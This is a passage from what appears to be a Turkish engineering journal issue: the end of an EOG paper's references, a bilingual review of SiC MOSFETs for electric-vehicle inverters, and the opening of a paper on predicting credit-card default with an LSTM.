- [1] Aytekin, H. (2018). İnsan ilişkileri ve iletişim. *Pegem Atıf İndeksi*, 001-328.
- [2] Wazwaz, A., Ziada, M., Awawdeh, L., Tahboub, M. (2020). Control and Monitor of IoT Devices using EOG and Voice Commands. *International Journal of Applied Mathematics, Electronics and Computers* 8(3), 092-096.
- [3] Çetinel, G., Gül, S., Tiryaki, Z., Kuzu, E., & Milligüney, M. (2017). Move Your Wheelchair with Your Eyes. *International Journal of*.
- [4] Usakli, A. B., Gurkan, S. (2010). Design of a novel efficient humancomputer interface: An electrooculagrm based virtual keyboard. *IEEE Trans. Instrum. Meas.*, 59(8), 2099–2108.
- [5] Esas, M. Y., Latifoglu, F. (2015). Computer-Based design with dual channel device electrooculography and eye movement tracking in 2015. *Medical Technologies National Conference (TIPTEKNO)*, 1–4.
- [6] Heo, J., Yoon, H., Park, K. (2017). A Novel Wearable Forehead EOG Measurement System for Human Computer Interfaces *Sensors*, 17(7), 1485.

- [7] Ülkütaş, H. Ö. (2015). Eog'nin Kodlanmasına Dayanan Bilgisayar Tabanlı Gözle Yazı Yazma Sistemi Geliştirilmesi. *Başkent Üniversitesi*.
- [8] Güner, M., & Erkmen, B. (2018). Gerçek Zamanlı, Taşınabilir EEG Sinyal Toplama Sistemi. *Tıp Teknoloji Kongresi*.
- [9] Samancı, M. (2019). P300 Tabanlı Bir Beyin-Bilgisayar Arayüzü İçinsanal Klavye Tasarımı. *Maltepe Üniversitesi*.
- [10] Gürkan, S., Gürkan, G., Kaya, A., Uşaklı, A. B. (2012). Amiyotrofik Lateral Skleroz Hastaları İçin Eog Tabanlı Kablosuz İletişim Cihazının Tasarımı Ve Gerçekleştirilmesi. *T.C. İstanbul Kültür Üniversitesi*.
- [11] Menteş, M. M., Güven, M. M., Özcan, Ş. N., Akşahin, M. F. (2020). Göz Hareketlerinin Takibi ile Bilgisayar Kontrolü. *Avrupa Bilim ve Teknoloji Dergisi*, 204-210.
- [12] Banerjee, Anwasha, et al. "Classifying electrooculogram to detect directional eye movements." *Procedia Technology* 10 (2013): 67-75.
- [13] Öter, A., Kıymık, M. K., Tuncel, D., Aydoğan, O. (2016).Tıkayıcı Uyku Apnesinin Yapay Sinir Ağları ve Morfolojik Filtreler kullanılarak Sınıflandırılması İçin Yeni Yöntem. *Kahramanmaraş Sütçü İmam Üniversitesi Mühendislik Bilimleri Dergisi* 19(2), 52-57.
- [14] O'Bard, Bryce, and Kiran George. "Classification of eye gestures using machine learning for use in embedded switch controller." 2018 IEEE International Instrumentation and Measurement Technology Conference (I2MTC). IEEE, 2018.
- [15] Marcano-Cedeño, A., Quintanilla-Domínguez, J., Cortina-Januchs, M. G., Andina, D. (2010). Feature selection using Sequential Forward Selection and classification applying *Artificial Metaplasticity Neural Network*. *IECON 2010 - 36th Annual Conference on IEEE Industrial Electronics Society, Glendale, AZ*, 20 pp. 2845-2850.
- [16] Barea, R., Boquete, L., Mazo, M., López, E. (2002). Wheelchair guidance strategies using EOG. *Journal of intelligent and robotic systems*, 34(3), 279-299.
- [17] Zengin, İ., Bozkurt, M. R., Uçar, M. K. (2019). EOG İşaretini Kaynak İşaret Olarak Kullanmak Üzere Etkin Özelliklerin Belirlenmesi. *Sakarya University Journal Of Computer And Information Sciences*.
- [18] Teja, S. S., Embrandiri, S.S., Chandrhoodan, N., Ramasubba Reddy, M. (2015). EOG based virtual keyboard. *41st Annual Northeast Biomedical Engineering Conference (NEBEC)*. IEEE.
- [19] López, A., Arévalo, P. J., Ferrero, F. J., Valledor, M., Campo, J. C. (2014). EOG-based system for mouse control. *In SENSORS, 2014 IEEE*, 1264-1267.

ELEKTRİKLİ ARAÇ İNVERTERLERİ İÇİN SiC MOSFET YAPILARI HAKKINDA KAPSAMLI BİR İNCELEME

Emrah Cetin¹

¹*Yozgat Bozok University, Electrical-Electronics Engineering, Yozgat, TURKEY*

emrah.cetin@yobu.edu.tr

ORCID: 0000-0002-7023-6604

ÖZET

Elektrikli araç teknolojileri her geçen gün gelişimini sürdürmektedir. Bu teknoloji yaygınlaşırken, elektrikli araçlarda kullanılan kritik alt ekipmanlar da gelişim kaydetmektedir. Bu makalede de gelecek vadeden yeni bir güç elektroniği teknolojisi olan SiC Mosfet kullanılan motor sürücülerini hakkında elektrikli araçlar özelinde kapsamlı bir inceleme yapılmaktadır. Son yirmi yılda SiC Mosfetlerin gelişimi iyi bir düzeye gelmiş ve artık ticari olarak kullanılabilir düzeyde piyasada yerini almıştır. Çok yeni olan bu teknolojinin fiyat düzeyi ise her geçen gün daha makul düzeylere gelmektedir. Yine de yüksek gerilim ve güç düzeyinde daha iyi bir mühendislik çözümü sunmaktadır. Özellikle yüksek güç gerektiren elektrikli araç tahrik sistemlerindeki yüksek güç seviyelerini sağlayabilmek için motor sürücülerini daha yüksek gerilim ve akımlara dayanmalıdır. Elektrikli araçlarda kullanılan motor sürücü sistemleri esasında bataryadaki doğru akımı, alternatif akıma dönüştüren inverter sistemleridir. Hâlihazırda 300-400 V seviyelerinde olan batarya sistemlerinin, bu güç seviyelerine ulaşabilmek için yakın zamanda 800 V ve üzerine çıkması beklenmektedir. Piyasadaki SiC Mosfetlerin şu anda 1.2 kV düzeyinde olduğu düşünülürse, gelecekte elektrikli araçlarda yaygın bir şekilde kullanılacağı görülmektedir. Her ne kadar henüz IGBT kadar yüksek akımlarda olmasa da paralel kullanılan SiC Mosfetler ile üretilen tahrik motoru sürücülerini hızla geliştirmektedir. Ayrıca SiC Mosfet termal karakteristikleri de geleneksel Si Mosfetlere kıyasla oldukça iyidir. Anahtarlama karakteristikleri nedeniyle SiC Mosfetlerin yüksek güçlü uygulamalarda kullanılabilmesiyle elektrikli araçlarda yer alacak motor sürücülerinin daha yüksek verimli olarak üretilmesinin önü açılmıştır. Bu çalışma kapsamında elektrikli araçlarda kullanılan motor sürücülerinde yer alacak SiC Mosfetlerin çalışma koşulları ve

avantajları literatürde yapılan çalışmalarla birlikte detaylı bir analizle ortaya konmuştur. Çalışma sonucunda yüksek güçlü uygulamalarda SiC Mosfetlerin önemi gösterilmiştir.

Anahtar Kelimeler: Elektrikli Araçlar, SiC Mosfet, Motor Sürücüler, Motor İnverter

A Comprehensive Review on SiC MOSFET Structures for Electric Vehicle Inverters

ABSTRACT

Electric vehicle technologies are developing day by day. While this technology is becoming common, critical sub-equipments used in electric vehicles is also developing. In this paper, a comprehensive review is made on the motor drives of the electric vehicles that are using a promising new power electronics technology of SiC Mosfet. In the last two decades, the development of SiC Mosfets has come to a good level and they are now commercially available. The price level of this new technology is getting more reasonable with each passing day. However, SiC Mosfets offer a better engineering solution at the high voltage and power levels. Motor drives must carry higher currents and voltages to provide high power levels, particularly in electric vehicle drive systems that require high power. Motor drive systems of the electric vehicles are essentially inverter systems that convert the battery direct current to the alternating current. Battery systems are currently at 300-400 V levels now. They are expected to increase to 800 V and above in the near future for the purpose of the reaching high power levels. Considering that the SiC Mosfets in the market are currently at 1.2 kV, it is seen that they will be widely used in electric vehicles in the future. Although not yet at the high current levels as IGBTs, propulsion motor drives produced with parallel SiC Mosfets are rapidly developing. In addition, SiC Mosfets' thermal characteristics are very good compared to traditional Si Mosfets. Due to the their switching characteristics of the SiC Mosfets, that make available the higher efficiency production of motor drives of the electric vehicles. Within the scope of this study, the operating conditions and advantages of SiC Mosfets, which will take place in motor drives of the electric vehicles. The paper have been revealed with a detailed analysis together with the studies in the literature. As a result of the study, the convenience of the SiC Mosfets in the high power applications has been shown.

Keywords: Electric Vehicles, SiC Mosfet, Motor Drive, Motor Inverter

1. GİRİŞ

SiC (Silisyum Karbür) ve GaN (Galyum Nitrat) temelli geniş bant açıklığına sahip güç yarı iletken cihazları yüksek elektron hareketliliğine sahip transistörler (HEMT) olarak bilinirler. Bu tür cihazların temel çıkış noktası ise elektrikli araçlardaki yüksek gereksinimler olmuştur. Otomotiv endüstrisinin elektrikleştirilmesiyle geleneksel silisyum temelli MOSFET ve IGBT'ler yetersiz gelmeye başlamıştır. Bunun asıl nedeni geleneksel yarı iletken cihazların yüksek hızlı anahtarlama uygulamalarında yüksek bağlantı kayıplarının ve 600 V üzerindeki yüksek kesme gerilimlerinde yüksek direncinin bulunmasıdır. Bu seviyelerden sonra SiC ve GaN MOSFET'lerin mükemmel özellikleri belirgin olmaktadır. Literatürde GaN HEMT'lerin 600 V, SiC MOSFET'lerin ise 1.2 kV kesme gerilimi olduğu görülmektedir [1-5]. Bu da otomotiv sistemleri gibi yüksek seviyelerdeki sistemlerin elektrikleştirilebilmesi için oldukça uygundur. Bu uygunluk güç elektroniği alt sistemlerinin daha verimli ve daha küçük boyutlarda olabilmesini sağlayacaktır [6-12]. Elbette otomotiv endüstrisinin getirdiği zorluklar, kritik değerler de bir elektrikli araç tahrik sisteminin inverteri tasarımında dikkate alınması gerekir. Bu makale çalışmasında da genel olarak bu gereklilikler ve çeşitli tahrik sistemlerine yönelik tasarlanan SiC MOSFET içeren inverter çalışmaları incelenmiştir.


2. ELEKTRİKLİ ARAÇ İNVERTERLERİ

Elektrikli araçlarda aynı batarya kapasitesi ile daha uzun menzile ulaşabilmek en önemli parametrelerden birisidir. Bu nedenle bir elektrikli araba inverteri çok iyi bir güç dönüşümü verimine sahip olmalıdır. Bunun yanında da otomotiv dünyasının yüksek sıcaklıklar gibi katı kurallarına karşı da güvenilir olmalıdır [14,15].

Tablo 16. Elektrikli araçlar inverterleri için genel parametreler

Parametre	Değer
Çıkış gücü	50 kW-150 kW
Çıkış gücü aşırı yükü	%200 / en az 2 dakika
Giriş güç kaynağı	Batarya (Lityum iyon)
Giriş gerilimi	240- 800V DC
Kontrol Gerilimi	12 V
Maksimum Motor Hızı	12000 d/d
Çalışma Sıcaklığı	-40 °C – 85 °C
Soğutma Sistemi	Hava veya Su soğutma, 65 °C
Titreşim koşulları	~5g
EMC/EMI	Gerekli
Su geçirmezlik ve koruma	IP65 üstü

Tablo 1’de piyasadaki elektrikli araçlarda kullanılan inverterlerin genel özellikleri verilmektedir. Bu özellikler otomotiv endüstrisinin kendine has gerekliliklerindedir. Üretilecek inverter ve motor ikilisi genellikle şekil 1’de görüldüğü gibi yerleştirilmektedir. Bunun temel nedeni motor ile inverter arasında kullanılacak iletim hattının çok önemli olmasıdır. Arada minimum mesafe olması hem kayıplar hem de güvenlik açısından oldukça önemlidir. Hatta günümüzde motor-inverter bütünleşik olarak tasarlanan tahrik sistemleri yaygınlaşmaktadır [16].




Şekil 43. Elektrikli araçlara ait genel şema

Tablo 2’de piyasada yer alan bazı marka ve model araçların güç seviyeleri görülmektedir. 200 kW üzeri araçlar daha çok spor araçlar olması nedeniyle Tablo 1’deki çıkış gücü değerleri arasında belirtilmemiştir. Gelecekte yaygın olacağı düşünülen 50 kW-150 kW arası güçteki araçlardır.

Tablo 2. Piyasadaki mevcut bazı elektrikli araçlara ait güç seviyesi [17]

Firma / Araç	Güç Seviyesi (kW)
Tesla Model X P100D	386
Jaguar I-Pace	294
Tesla Model 3	202
Hyundai Kona EV	150
Chevrolet Bolt EV LT	149
BMW i3	127
Hyundai Nexo	120
Honda Clarity	120
Toyota Mirai	113
Ford Fusion Energi	105
Volkswagen e-Golf SE	100
Hyundai IONIQ EV	88
Fiat 500e	83
Kia Soul EV+	81
KIA Niro Plug-In Hybrid	78
Honda Clarity Plug-In Hybrid	77
Toyota Prius Prime Plus	71


Şekil 2’de ise standart bir üç fazlı inverterin devre şeması görülmektedir. Burada her bir fazda iki adet olmak üzere 6 adet MOSFET kullanılmaktadır. Bu anahtarlama elemanlarının çalışmasıyla girişte bataryadan elde edilen doğru gerilim, çıkışında istenilen genlik ve frekansta sinusoidal gerilime dönüştürülmektedir. Böylelikle üç fazlı motorun sürülmesi sağlanmaktadır.



Şekil 2. Elektrikli araçlarda kullanılan üç fazlı inverter modülü

3. SiC MOSFETS

SiC güç elektroniği alanında gelecek vadeden ve hızla yükselen bir malzemedir. Yüksek termal iletkenliğe sahiptir, böylece daha büyük sıcaklık dağılımına izin vermektedir [15]. Silisyum ile kıyaslandığında daha geniş bir bant genişliği bulunur [11]. Elektrikli araçlar için oldukça ideal olan yüksek bir devrilme gerilimi bulunması ise SiC MOSFET’lerin IGBT’lerden hem akım hem de gerilim açısından daha üstün olmasını sağlamaktadır [17]. Böylelikle SiC teknolojisi günümüzde orta ve yüksek güç uygulamalarında yaygın bir şekilde kullanılmaya başlanmıştır [16-20]. Şekil 3’te mevcut güç elektroniği yarıiletkenlerinin bir karşılaştırması görülmektedir. Görüldüğü üzere elektrikli araçların ihtiyaçları doğrultusunda en uygun yarı iletken elemanın SiC olduğu anlaşılmaktadır.



Şekil 3. Elektrikli araçlarda kullanılan üç fazlı inverter modülü

4. SiC MOSFET KULLANILAN ELEKTRİKLİ ARAÇ İNVERTERLERİ

Literatürde yapılan araştırmaların SiC MOSFET'lerin elektrikli araçlar için en ideal yarı iletken güç elektroniği ekipmanı olduğu anlaşılmaktadır. E. Gulpınar et. al. yaptıkları çalışmada üç fazlı ve iki seviyeli bölümlendirilmiş 125 kW'lık ve 30 kHz'lik bir inverter topolojisi güç modülü olarak tasarlanmıştır. Bunun için üç farklı SiC MOSFET yapısına sahip modüller ticari bir elektrikli araç tahrik sistemi üzerinde deneysel olarak incelenmiştir. Analiz sonuçlarına göre geniş bant açıklığına sahip yarı iletken kullanmak termal ve elektriksel olarak yüksek performans göstermektedir [21].

X. Ding et. al. yaptıkları çalışmada elektrikli araçlardaki motor sürücüsü olarak kullanılan SiC tabanlı inverterlerin süreksizlik durumu analitik ve deneysel olarak incelenmiştir. Bu inceleme yapılırken SiC MOSFET ve Si IGBT tabanlı yapılar karşılaştırılmıştır. Süreksizlik durumunu daha iyi tespit edebilmek amacıyla gerilim bozulmalarını tarif edecek yeni bir analitik çözümleme geliştirmişlerdir. Çalışma sonuçları oldukça ilginçtir. Buna göre, var olan süreksizliklere rağmen daha yüksek verimli olması, daha küçük gerilim düşümü ve daha kısa anahtarlama süresi nedeniyle SiC temelli sürücü Si temelli sürücüye göre daha düşük gerilim bozulmalarına sahiptir [22].

F. Chang et. al. elektrikli araç inverterlerinin toplam verimini artırmak için yaptıkları çalışmada Si MOSFET, Si IGBT ve SiC MOSFET kullanılan inverterler modellenmiş ve farklı elektrikli araç sürüş döngülerinde karşılaştırılmışlardır. Yapılan bu çalışmada daha çok elektrikli aracın maliyeti üzerinde durulmuştur. Çalışma neticesinde görünen o ki, SiC MOSFET kullanılan inverterlerin maliyetleri diğerlerine göre daha yüksektir [23]. Ancak SiC teknolojisinin yeni olması ve halen geliştirilmekte olması nedeniyle maliyetlerinin daha da düşeceği, bu nedenle gelecekte bu teknolojinin hâkim olacağı düşünülmektedir.


J. Zhu et.al. yaptıkları çalışmada elektrikli araç uygulamalarında kullanılacak SiC temelli tahrik inverterlerinin verimlerini incelemişlerdir. Çalışmada 30 kW'lık %99.5 verimliliğe sahip ve kontrolcü, sürücüler ve soğutma tablası dahil 15 kW/litre yüksek güç yoğunluğuna sahip bir SiC inverterin modellenmesi, tasarımı, geliştirilmesi ve deneysel sonuçları üzerine odaklanılmıştır. Bunu yaparken de standart EPA sürüş döngüsü kullanılmıştır. Sonuçlar SiC temelli inverterin 3.5 kat daha yüksek Q faktörüne (inverter performansını sürüş döngülerine göre kıyaslayan inverter kalite faktörü) ,3 kat daha düşük enerji kaybına ve 2 kat daha az yarı iletken alanına sahip olduğunu göstermektedir [24].

W. Chou et.al. SiC MOSFET modülleri ile tasarlanan elektrikli araç inverterlerinin Si IGBT ile tasarlanana göre nasıl güç kayıplarını azalttığını göstermek üzere yaptıkları çalışmada elektrikli aracın menzilin arttığını Artemis sürüş döngüsünü kullanarak teorik ve deneysel olarak kanıtlamışlardır [25].


A. Acquaviva ve T. Thiringer yaptıkları çalışmada ters bağlantı ve boş zamanı dikkate alarak SiC tahrik inverterinin verimliliğini incelemişlerdir. Üç fazlı inverterlerdeki ters bağlantı ve boş zamanı tahmin edebilmeye yönelik bir analitik çözüm geliştirmiş ve bunu nümerik olarak doğrulamışlardır [26].

Y. Han et. al. yaptıkları çalışmada elektrikli araçlarda kullanılan SiC temelli inverterlerdeki mil geriliminin analizi ve bastırılmasını incelemişlerdir. SiC temelli inverterlerin AC motor sürücü sistemlerinde mil gerilimini artırdığını ve bunun da sistem güvenilirliğine etkisi olduğunu belirtmişlerdir. Çalışmalarında yüksek anahtarlama frekanslarındaki mil gerilimi ve ortak mod geriliminin etkileri araştırılmıştır. Analitik ve deneysel olarak yüksek anahtarlama frekansının mil gerilimini artırdığını göstermişlerdir. Artan bu mil gerilimi ise aktif sıfır durum PWM'i (AZSPWM) kullanarak bastırılabilmiştir [27].

Zhang et. al. yaptıkları çalışmada yüksek güç yoğunluğuna sahip (34 kW/litre) 105 °C ortam sıcaklığına sahip 100 kW'lık bir elektrikli araç inverteri geliştirmişlerdir. Bu yüksek sıcaklıklı sistemin termal özellikleri analiz edilmiş ve anahtarlama cihazlarının termal özellikleri temelinde tasarım yapılmıştır. Şekil 4'ten de görüldüğü üzere bu tasarımdaki anahtar elemanın DC-bağlantı kapasitörleri ile DC bara hattı olduğu ve bunların yüksek sıcaklığa uygun bir şekilde kullanılması gerektiği dile getirilmiştir. Sonuçta şekil 5'teki gibi tasarlanan ürünün prototipi üretilmiş ve 100 kW gücünde çalıştırılmıştır [28].




Şekil 4. Bir elektrikli araç inverterinin hacmini oluşturan elemanların dağılımını [19]




Şekil 5. Zhang et. al. tarafından tasarlanan elektrikli araç inverteri [19]

A. Nisch et.al. 300 kW ve 400 V'luk bir seri üretime hazır otomotiv tahrik inverterinin SiC MOSFET kullanarak verimini artırmaya yönelik yaptıkları çalışmada doğrudan daha önce Silisyum temelli olarak tasarlanan inverterde SiC MOSFET'ler yerleştirilmiştir. Şekil 6'da görüldüğü üzere farklı sürüş döngüleri temel alınarak yapılan simülasyonlarda SiC inverter bulunan elektrikli araçlar Si IGBT inverter bulunanlara göre %6.6 daha avantajlı enerji tüketimi gerçekleştirmiştir. Bu çalışma Mercedes firmasının seri üretime hazır bir aracının üzerinde yapılmıştır [29].



Şekil 6. Farklı sürüş döngülerinde SiC tahrik sistemi ile enerji tüketimi azaltma yüzdesi [20]

K. Kumar et.al. SiC kullanılan bir elektrikli araç tahrik sistemindeki verim artışını bir vaka çalışması üzerinde incelemiştir. C segmentindeki bir araç tahrik sistemi (80 kW) üzerinde yapılan çalışmada hem analitik çözüm geliştirilmiş hem de simülasyon gerçekleştirilmiştir. Sonuçta SiC temelli inverterin hem şekil 7'de görüldüğü gibi verimi artırdığı hem de aracın menzilini artırdığı görülmüştür [30].



Şekil 7. Hesaplanan verim; SiC MOSFET (Mavi kesikli çizgi), Si IGBT (Kırmızı noktalı çizgi), ve Ölçülen verim; Si IGBT (Kırmızı çizgi)

5. SONUÇ

Bu çalışmada yeni bir teknoloji olan SiC MOSFET yapısı detaylı olarak incelenmiştir. Yapılan incelemede elektrikli araç tahrik sistemi özelinde SiC yapısının faydalarını ele alan çalışmalar özetlenmiştir. Sonuçta SiC MOSFET kullanılan elektrikli araç tahrik sistemi inverterlerinin mevcut teknolojiye oranla daha verimli olduğu, daha az yer kapladığı, daha yüksek sıcaklıklara dayanabildiği ve bu sayede elektrikli aracın menzilinın daha da arttığı literatürde yapılan çalışmalarca kanıtlanmıştır. Bu teknolojinin çok yeni bir teknoloji olması ve piyasaya girişinin 5-6 yıl gibi kısa bir süre olması nedeniyle maliyeti henüz yüksektir. Ancak ölçek ekonomisi ile ve üretim süreçlerinin geliştirilmesiyle silisyum (Si) teknolojisi yüksek güçlerde yerini silisyum karbür (SiC) teknolojiine bırakacaktır.

6. KAYNAKÇA

- [1] E. Gurpinar and A. Castellazzi, "Single-Phase T-Type Inverter Performance Benchmark Using Si IGBTs, SiC MOSFETs, and GaN HEMTs," *IEEE Tran. Power Electron.*, vol. 31, no. 10, pp. 7148–7160, Oct 2016.
- [2] M. Chinthavali, P. Otaduy, and B. Ozpineci, "Comparison of si and sic inverters for ipm traction drive," in 2010 IEEE Energy Conversion Congress and Exposition, Sept 2010, pp. 3360–3365.
- [3] Y. Li, D. Han, N. Altintas and B. Sarlioglu, "Design of high-speed toroidal winding surface permanent machine with SiC-based inverters", *Proc. IEEE International Conf. on Electrical Machines (ICEM)*, pp. 1559-1565, 2016.
- [4] K. Sun, J. Wang, R. Burgos and D. Boroyevich, "Design analysis and discussion of short circuit and overload gate-driver dual-protection scheme for 1.2 kV 400 A SiC MOSFET modules", *IEEE Trans. Power Electron.*, vol. 35, no. 3, pp. 3054-3068, 2019.
- [5] H. Dai, R. A. Torres, J. Gossmann, W. Lee and T. M. Jahns, "An H7 current-source inverter using wide bandgap bidirectional switches to achieve high efficiency and low conducted common-mode EMI", *IEEE Appl. Power Electronics Conf. & Expo. - APEC*, pp. 2519-2525, 2020.
- [6] H. Dai and T. M. Jahns, "Comparative investigation of PWM current-source inverters for future machine drives using high-frequency wide-bandgap power switches", *IEEE Applied Power Electronics Conference and Exposition*, pp. 2601-2608, 2018.
- [7] N. Oswald, P. Anthony, N. McNeill and B. H. Stark, "An experimental investigation of the tradeoff between switching losses and EMI generation with hard-switched all-Si Si-SiC and all-SiC device combinations", *IEEE Transactions on Power Electronics*, May 2014.

- [8] C. Noeding, M. Kazanbas, S. Araujo, and P. Zacharias, "Towards High Power Ratings: Prospects and Challenges of SiC Technology," in PCIM Europe 2015; International Exhibition and Conference for Power Electronics, Intelligent Motion, Renewable Energy and Energy Management; Proceedings of, 2015, pp. 1–6.
- [9] R. A. Torres, H. Dai, W. Lee, T. M. Jahns and B. Sarlioglu, "Current-source inverters for integrated motor drives using wide-bandgap power switches", 2018 IEEE Transportation Electrification Conference and Expo (ITEC), pp. 1002-1008, 2018.
- [10] H. Dai, R. A. Torres, T. M. Jahns and B. Sarlioglu, "Characterization and implementation of hybrid reverse-voltage-blocking and bidirectional switches using WBG devices in emerging motor drive applications", IEEE Applied Power Electronics Conference and Exposition, pp. 297-304, 2019.
- [11] A. K. Morya et al., "Wide bandgap devices in AC electric drives: Opportunities and challenges", IEEE Trans. Transp. Electrification, vol. 5, no. 1, pp. 3-20, 2019.
- [12] H. Dai, T. M. Jahns, R. A. Torres, D. Han and B. Sarlioglu, "Comparative evaluation of conducted common-mode EMI in voltage-source and current-source inverters using wide-bandgap switches", IEEE Transportation Electrification Conf. & Expo (ITEC), pp. 904-909, 2018.
- [13] J. Rice and J. Mookken, "Economics of High Efficiency SiC MOSFET based 3-ph Motor Drive," in Proc. Int. Conf. for Power Electronics, Intelligent Motion Renewable Energy and Energy Management PCIM Europe, 2014, pp. 1003–1010.
- [14] J. Lee, D. Chun, J. Park, Y. Jung, E. Kang, M. Sung, "Design of a Novel SiC MOSFET Structure for EV Inverter Efficiency Improvement" Proceedings of the 26th International Symposium on Power Semiconductor Devices & IC's June 15-19, 2014 Waikoloa, Hawaii
- [15] A. O. Adan, H. Nakagawa, Y. Kakizaki, and L. Burgyan, "Benchmarking power transistors and power modules for high-temperature operation ($T_j \sim 200^\circ\text{C}$)," 2017 IEEE Transp. Electrification Conf. Expo, ITEC 2017, pp. 662–667, 2017.
- [16] B. Şarlıoğlu, "Automotive Power Electronics: Current Status and Future Trends" 2019 International Aegean Conference on Electrical Machines and Power Electronics (ACEMP) & 2019 International Conference on Optimization of Electrical and Electronic Equipment (OPTIM), 27-29 Aug. 2019, Istanbul, Turkey
- [17] F. C. Feitosa, W. Pereira, R. T. Böhler, R. C. Giacomini, " Analysis of SiC MOSFETs Basic Parameters Aiming Application in Power Drivers for Electric Vehicles," 2019 34th Symposium on Microelectronics Technology and Devices (SBMicro), 26-30 Aug. 2019 Sao Paulo, Brazil

- [18] S. S. Wynand Lambrechts, *SiGe-based Re-engineering of Electronic Warfare Subsystems*. Springer, 2003.
- [19] G. Wang, F. Wang, G. Magai, Y. Lei, A. Huang, and M. Das, "Performance comparison of 1200V 100A SiC MOSFET and 1200V 100A silicon IGBT," 2013 IEEE Energy Convers. Congr. Expo. ECCE 2013, pp. 3230–3234, 2013.
- [20] Z. Liang, P. Ning, and F. Wang, "Development of advanced all-sic power modules," IEEE Trans. Power Electron., vol. 29, no. 5, pp. 2289–2295, 2014.
- [21] E. Gurpinar; R. Wiles; B. Ozpineci; T. Raminosa; F. Zhou; Y. Liu; E. M. Dede, "SiC MOSFET-Based Power Module Design and Analysis for EV Traction Systems" 2018 IEEE Energy Conversion Congress and Exposition (ECCE), Portland, OR, USA
- [22] X. Ding, M. Du, C. Duan, H. Guo, R. Xiong, J. Xu, J. Cheng, P. C. k. Luk "Analytical and Experimental Evaluation of SiC-Inverter Nonlinearities for Traction Drives Used in Electric Vehicles" IEEE Transactions On Vehicular Technology, Vol. 67, No. 1, pp.146, January 2018
- [23] F. Chang, O. Ilina, M. Lienkamp, L. Voss "Improving the Overall Efficiency of Automotive Inverters Using a Multilevel Converter Composed of Low Voltage Si MOSFETs" IEEE Transactions On Power Electronics, Vol. 34, No. 4, pp.3586, April 2019
- [24] J. Zhu, H. Kim, H. Chen, R. Erickson, D. Maksimovic "High Efficiency SiC Traction Inverter for Electric Vehicle Applications" 2018 IEEE Applied Power Electronics Conference and Exposition (APEC), 4-8 March 2018, San Antonio, TX, USA
- [25] W. Chou, A. Kempitiya, O. Vodyakho "Reduction of Power Losses of SiC MOSFET Based Power Modules in Automotive Traction Inverter Applications" 2018 IEEE Transportation Electrification Conference and Expo (ITEC), 13-15 June 2018, Long Beach, CA, USA
- [26] A. Acquaviva; T. Thiringer "Energy efficiency of a SiC MOSFET propulsion inverter accounting for the MOSFET's reverse conduction and the blanking time" 2017 19th European Conference on Power Electronics and Applications (EPE'17 ECCE Europe), 11-14 Sept. 2017, Warsaw, Poland
- [27] Y. Han, H. Lu, Y. Li, J. Chai "Analysis and Suppression of Shaft Voltage in SiC-Based Inverter for Electric Vehicle Applications" IEEE Transactions on Power Electronics, Vol. 34, No. 7, pp.6276, July 2019
- [28] C. Zhang, S. Srdic, S. Lukic, Y. Kang, E. Choi, E. Tafti "A SiC-Based 100 kW High-Power-Density (34 kW/L) Electric Vehicle Traction Inverter" 2018 IEEE Energy Conversion Congress and Exposition (ECCE), 23-27 Sept. 2018, Portland, OR, USA

- [29] A. Nisch, M. Heller, W. Wondrak A. Bucher, C. Hasenohr, K. Kefer, B. Lunz, A. Pawellek, A. Smit M. Gärtner, N. Twardon, U. Kirchenberger “Simulation and Measurement-Based Analysis of Efficiency Improvement of SiC MOSFETs in a Series-Production Ready 300 kW / 400 V Automotive Traction Inverter” 2020 22nd European Conference on Power Electronics and Applications (EPE'20 ECCE Europe), 7-11 Sept. 2020, Lyon, France.
- [30] K. Kumar, M. Bertoluzzo, G. Buja, F. Ortenzi “Quantitative Analysis of Efficiency Improvement of a Propulsion Drive by Using SiC Devices: A Case of Study” *Advances in Power Electronics* Volume 2017, Article ID 9149472.

TEKRARLAYAN SİNİR AĞLARI İLE KREDİ KARTI MÜŞTERİLERİNDE TEMERRÜT TAHMİNİ

Zeynep Özer¹

¹*Bandırma Onyediy Eylül Üniversitesi, Ömer Seyfettin Uygulamalı Bilimler Fakültesi,
Bandırma, TÜRKİYE*

zozer@bandirma.edu.tr

0000-0001-8654-0902

ÖZET

Kredi finans sisteminin en önemli parçalarından bir tanesidir. Buna bağlı olarak kredi ödeme durumlarının tahmin edilmesine yönelik çalışmalarda kritik bir öneme sahiptir. Bu çalışmada, kamuya açık bir veri seti kullanarak bir sonraki kredi ödemesinin gerçekleştirilip gerçekleştirilmeyeceği değerlendirilmektedir. Veri setinde özellik olarak geçmiş ödeme bilgileri, cinsiyet, eğitim durumu ve kredi miktarı gibi değişkenler bulunmaktadır. Konu ikili sınıflandırma problemi şeklinde ele alınarak ödendi veya ödenmedi kararı verilmektedir. Kredi ile ilgili veri setleri genellikle yüksek miktarda aykırı veri içermektedir. Literatürdeki birçok çalışma aykırı verilere yönelik bir dizi işlemden sonra sınıflandırma işlemi gerçekleştirmektedir. Bu çalışmada, veri setindeki aykırı verilere yönelik bir işlem yapılmadan, LSTM (Long short-term memory) makine öğrenmesi modeli ile sınıflandırma işlemi yapılmaktadır. LSTM modeli ile ortalama başarımlar ve F1 değerlerinde sırasıyla %82,47 ve %49,67'lik sınıflandırma performansı elde edilmiştir. F1 skorunda literatürdeki diğer çalışmalara kıyasla yaklaşık %1,3'lik iyileşme sağlamıştır.

Anahtar Kelimeler: *Makine Öğrenmesi, Kredi Puanlama*

PREDICTION OF DEFAULT IN CREDIT CARD CUSTOMERS WITH RECURRENT NEURAL NETWORKS

ABSTRACT

It is one of the most important parts of the credit finance system. Accordingly, it has critical importance in studies for estimating loan payment situations. This study evaluates whether the next loan payment will be made using a publicly available data set. In the data set, variables such as past payment information, gender, education level and loan amount are found as features. The issue is handled as a binary classification problem and a decision is made whether it is paid or not. Credit-related datasets often contain large amounts of outlier data. Many studies in the literature carry out a classification process after a series of procedures for outlier data. In this study, the classification process is performed with LSTM (Long short-term memory) machine learning model, without any operation for outlier data in the data set. With the LSTM model, the classification performance of 82.47% and 49.67% was achieved in average performance and F1 values, respectively. Compared to other studies in the literature, an improvement of approximately 1.3% was achieved in the F1 score.

Keywords: *Machine learning, Credit scoring*

1. GİRİŞ

Kredi, finans sektöründe oldukça önemli bir yere sahiptir. Bu nedenle kredi işlemleri üzerinde, risk kontrolü yapılması, temerrüde düşme olasılığının hesaplanması ve borç oranının belirlenmesi ile ilgili yapılan çalışmalar önem arz etmektedir.

